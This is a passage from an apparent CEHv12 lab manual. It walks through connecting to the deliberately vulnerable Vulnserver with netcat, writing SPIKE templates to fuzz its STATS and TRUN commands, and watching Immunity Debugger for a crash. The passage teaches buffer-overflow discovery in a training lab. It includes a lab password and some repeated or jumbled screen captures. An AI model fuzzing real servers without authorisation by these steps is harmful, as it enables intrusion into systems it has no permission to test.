


17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



18. Keep **Immunity Debugger** and **Vulnserver** running, and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.



23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

26. Type **EXIT** and press **Enter** to exit the program.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

27. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

```
[attacker@parrot]~[~]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[~]
└─#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
[root@parrot]~[~]
└─#pluma stats.spk
```

29. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

30. Press **Ctrl+S** to save the script file and close the text editor.

```
Applications Places System pluma stats.spk - Parrot Terminal
File Edit View Search Tools Documents Help
Open Save Undo Cut Copy Paste Find
stats.spk x
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
Plain Text Tab Width: 4 Ln 3, Col 24 INS
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
[root@parrot]~[~]
#pluma stats.spk
```

31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

32. Leave the script running in the terminal window.

```

generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
EXIT
EXIT Parrot
GOODBYE
[root@parrot]~[-]
#pluma stats.spk
[root@parrot]~[-]
#generic send tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 45
Fuzzing Variable 0:9
generic_send_tcp 10.10...

```

33. Now, click **CEHv12 Windows 11** to switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow.

Now, we will repeat the same process with the TRUN function.

Immunity Debugger - vulnserver.exe - [CPU - thread 00001EFO, module ntdll]

Registers (FPU)

Code auditor and software assessment specialist needed

Address | Hex dump | ASCII

00403000	FF FF FF FF 00 40 00 00	...@...
00403008	70 2E 00 00 00 00 00 00	p.0.....
00403010	FF FF FF 00 00 00 00 00
00403018	FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00
00403028	00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00ACFF48	00000000	...
00ACFF4C	00000000	...
00ACFF50	00000000	...
00ACFF54	00000000	...
00ACFF58	00000000	...
00ACFF5C	00000000	...
00ACFF60	00000000	...
00ACFF64	00000000	...
00ACFF68	00000000	...
00ACFF6C	00000000	...
00ACFF70	00000000	...

New thread with ID 00000918 created

Running

5:27 AM 4/4/2022

34. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
37. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
38. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.
39. Now, in the terminal window, type **pluma trun.spk** and press **Enter**.
40. In the text editor window, type the following script:

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

41. Press **Ctrl+S** to save the script file and close the text editor.

```
1s_readline();
2s_string("TRUN ");
3s_string_variable("0");

Fuzzing Variable 0:1297
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1298
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1299
Fuzzing Variable 0:1300
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1301
^C
[x]-[root@parrot]-[~]
#pluma trun.spk
```

